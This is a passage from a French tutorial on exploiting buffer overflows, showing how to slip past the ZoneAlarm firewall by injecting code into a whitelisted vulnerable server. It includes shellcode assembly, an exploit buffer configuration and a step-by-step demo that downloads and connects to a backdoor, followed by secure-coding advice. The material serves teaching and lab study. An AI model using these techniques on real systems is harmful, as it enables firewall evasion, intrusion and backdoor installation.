Les tests seront effectuée avec le firewall personnel le plus utilisé : ZoneAlarm. Dans notre cas, le programme téléchargé s'appelle a.exe. Il est bien sur inconnu de ZoneAlarm et toute tentative d'ouverture de socket en mode serveur sera détectée.
On peut penser écraser un programme autorisé à passer en mode serveur. Malheureusement, cette technique ne fonctionne pas car ZoneAlarm effectue un checksum pour vérifier que le programme n'a pas été modifié.

Alors, le firewall personnel est-il la solution miracle anti-backdoor ? Pas du tout ! En réalité, ce filtrage de flux sortant est totalement illusoire et peut être facilement contourné.

En effet, si a.exe n'est pas autorisé à ouvrir des sockets en mode serveur, en revanche « `vuln_server_buffer_overflow_vtables.exe` » lui y est autorisé. Il suffit donc de faire une injection de code dans ce processus.
Cette technique, basée sur les fonctions VirtualAllocEx, WriteProcessMemory et CreateRemoteThread est assez courante. Dans le principe, elle consiste à allouer de la mémoire dans le processus distant, puis copier le code d'une fonction et enfin créer un thread dans le processus distant qui exécute cette fonction.
Le principe est simple, la mise en œuvre plus délicate car le code injecté doit être relocalisable et doit obtenir les adresses des fonctions utilisées. On retrouve alors les techniques assez classiques comme le PEB,…

Je ne décrirais pas plus en détail cette partie. Il existe de très bons papiers sur ces techniques, notamment dans MISC [5]. Pour simplifier les choses, puisque le serveur vulnérable est autorisé à ouvrir des sockets en écoute, nous pouvons utiliser un code similaire à la backdoor précédente. On pourrait également imaginer de faire l'injection dans IE puis de créer connexion cliente vers la machine attaquant (IE n'étant à priori pas autorisé à ouvrir des sockets en mode serveur dans ZoneAlarm).

Un dernier point à noter : il ne faut plus que le serveur d'origine crash, sinon notre thread ne pourra pas être créé. Il existe plusieurs solution, la meilleure étant la reconstruction de la mémoire écrasée puis le retour à l'exécution normale, qui permet une bonne furtivité.
Dans cette présentation, j'utilise une méthode beaucoup moins propre : la fin du shellcode exécute un Sleep sur une grand nombre, ce qui nous laisse largement le temps d'explorer le système.

Voici le code à ajouter à la fin du shellcode :

```
; ¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤
; Part 6:
;   Execute a Sleep
;
; ¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤
; Get address of Sleep
    push    'eelS'
    push    dword ptr [ebp-K32ADDOFF]
```

```
    call    MyGetProcAddress
IF MYPROPERCODE
    cmp     eax, 0
    je      RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
IF MYDEBUG
    PrintText   "DEBUG: Executing Sleep"
ENDIF
    push    0deadbabeh
    call    eax
```

Démonstration pratique

Sur le serveur.

1- Lancez ZoneAlarm
2- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VTABLES
3- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VTABLES.dsw avec Visual C++ 6.0
4- Compilez et lancez le serveur.
5- Autorisez de manière défintive VULN_SERVER_BUFFER_OVERFLOW_VTABLES.exe à ouvrir des sockets en mode serveur.

Sur la machine attaquante.

1- Allez dans le répertoire WINDOWS\SHELLCODE_BUILDER
2- Compilez shellcode_downloadfile_sleep.exe à partir de shellcode_downloadfile_sleep.asm
3- Executez shellcode_extract_sleep.exe
4- Copiez shellcode.pm dans INJECTER
5- Configurez le fichier « windows_vtables_overflow_exploit_zonealarm.conf » :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=0x01:1|0x30:1|0x36:1|0x34:1
BUFFER=0x02:1|NOP:147|SHELLCODE:1|0xC9:1|0x35:1|0x34:1
```

6- Lancez injecter.pl :

```
injecter.pl -f windows_vtables_overflow_exploit_zonealarm.conf
```

7- Lors du choix de backdoor, choisir « backdoor_fw.exe » (choix [1])
8- Une fois le téléchargement terminé, se connecter avec putty.

Conclusion générale.

Cette étude a présenté des exemple concrets d'exploitation de buffer overflows sous Linux et sous Windows. Il faut en retenir que les possibilité d'exploitation dès lors qu'une zone mémoire peut-être corrompue sont multiples.

Il existe de très nombreuses protections opérants à des niveaux différents :

- Au niveau du réseau, les équipements de filtrage.
- Au niveau système, les protections comme chroot ou la gestion des droits de l'utilisateur d'exécution du serveur.
- Au niveau logiciel, les protections comme l'option /GS ou des produits comme StackGuard

L'idéal est bien sûr de combiner ces différentes protections (concept de défense en profondeur).

Cependant, **la** solution la plus efficace reste l'écriture de code sécurisé :

1- Certaines fonctions sont dangereuses, évitez à tout prix de les utiliser.
2- Faites particulièrement attention à l'octet nul ajouté en fin de chaîne (faille off-by-one).
3- Vérifiez les boucles qui remplissent des tableaux.
4- Utilisez les types managés sous Windows.

Et surtout, ne vous fiez jamais aux données envoyées par l'utilisateur !

Références.

[1] Article de Frédéric Raynal, Christophe Blaess, Christophe Grenier
http://www.cgsecurity.org/Articles/SecProg/Art2/index-fr.html
http://www.cgsecurity.org/Articles/SecProg/Art3/index-fr.html
[2] Article de Phrack
http://www.phrack.org/show.php?p=57&a=8
[3] Article de Nicolas Ruff dans MISC 12 « la fin des buffer overflow dans Windows ? »
[4] Article sur la communauté Borland pour l'écriture d'un cmd.exe distant
http://community.borland.com/article/0,1410,10387,0.html
[5] Article sur l'injection de code dans MISC 11 écrit par Eric Detoisien et Eyal Dotan
« Chevaux de Troie furtif sous Windows : du bon usage de l'API Hooking »